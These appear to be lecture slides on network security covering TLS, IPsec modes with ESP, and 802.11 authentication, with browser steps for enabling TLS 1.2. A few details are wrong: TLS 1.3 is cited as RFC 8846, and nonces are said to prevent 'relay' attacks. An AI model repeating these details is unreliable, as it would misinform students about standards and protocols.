
Transport-layer security (TLS)

- widely deployed security protocol above the transport layer
 - supported by almost all browsers, web servers: https (**port 443**)
- provides:
 - **confidentiality**: via *symmetric encryption*
 - **integrity**: via *cryptographic hashing*
 - **authentication**: via *public key cryptography*
- history:
 - early research, implementation: secure network programming, secure sockets
 - secure socket layer (SSL) deprecated [2015]
 - **TLS 1.3**: RFC 8846 [2018]

} *all techniques we
have studied!*



Transport-layer security (TLS)




Credited to CRAIG TAYLOR

- ① client TLS hello msg:
 - guesses key agreement protocol, parameters
 - indicates cipher suites it supports
- ② server TLS hello msg chooses
 - key agreement protocol, parameters
 - cipher suite
 - server-signed certificate
- ③ client:
 - checks server certificate
 - generates key
 - can now make application request (e.g., HTTPS GET)

Transport-layer security (TLS)

- TLS provides an API that *any* application can use
- an HTTP view of TLS:





TLS in practice

Microsoft Edge


1. In the Windows menu search box, type *Internet options*.
2. Under **Best match**, click **Internet Options**.
3. In the **Internet Properties** window, on the **Advanced** tab, scroll down to the **Security** section.

Google Chrome

1. Open **Google Chrome**
2. Click **Alt F** and select **Settings**
3. Scroll down and select **Show advanced settings...**
4. Scroll down to the **System** section and click on **Open proxy settings...**
5. Select the **Advanced** tab
6. Scroll down to **Security** category, manually check the option box for **Use TLS 1.2**

Mozilla Firefox

1. Open **Firefox**
2. In the address bar, type **about:config** and press Enter
3. In the **Search** field, enter **tls**. Find and double-click the entry for **security.tls.version.min**
4. Set the integer value to 3 to force protocol of TLS 1.2 to be the default.



Today's lesson


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- **Network layer security: IPsec**
- Security in wireless and mobile networks
- Operational security: firewalls and IDS






IP Sec

- Provides datagram-level encryption, authentication, integrity
 - for both user traffic and control traffic (e.g., BGP, DNS messages)
- Two “modes”:



transport mode:

- *only* datagram *payload* is encrypted, authenticated




tunnel mode:

- entire datagram is encrypted, authenticated
- encrypted datagram encapsulated in new datagram with new IP header, tunneled to destination



IPsec datagram




*tunnel mode
ESP*

- ESP trailer: padding for block ciphers
- ESP header:
 - SPI, so receiving entity knows what to do
 - sequence number, to thwart replay attacks
- MAC in ESP auth field created with shared secret key

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- **Security in wireless and mobile networks**
 - 802.11 (WiFi)
 - 4G/5G
- Operational security: firewalls and IDS

Wireless 802.11: authentication, encryption




Arriving mobile must:

- associate with access point: (establish) communication over wireless link
- authenticate to network



802.11: authentication, encryption




① discovery of security capabilities:

- AP advertises its presence, forms of authentication and encryption provided
- device requests specific forms authentication, encryption desired

although device, AP already exchanging messages, device not yet authenticated, does not have encryption keys

802.11: authentication, encryption



② mutual authentication and shared symmetric key derivation:


- AS, mobile already have shared common secret (e.g., password)
- AS, mobile use shared secret, nonces (prevent relay attacks), cryptographic hashing (ensure message integrity) to authenticating each other
- AS, mobile derive symmetric session key




Wireless 802.11: authentication setting

The screenshot shows the configuration interface for an ASUS RT-AC68W router. The 'Wireless' tab is active. Key settings visible include:

- Hide SSID: Yes
- Wireless Mode: Auto
- Channel bandwidth: 20/40/80 MHz
- Control Channel: Auto (Current Control Channel: 44)
- Extension Channel: Auto
- Authentication Method: WPA-Auto-Personal
- WPA Encryption: AES
- WPA Pre-Shared Key: (empty field)
- Protected Management Frames: Disable
- Group Key Rotation Interval: 3600

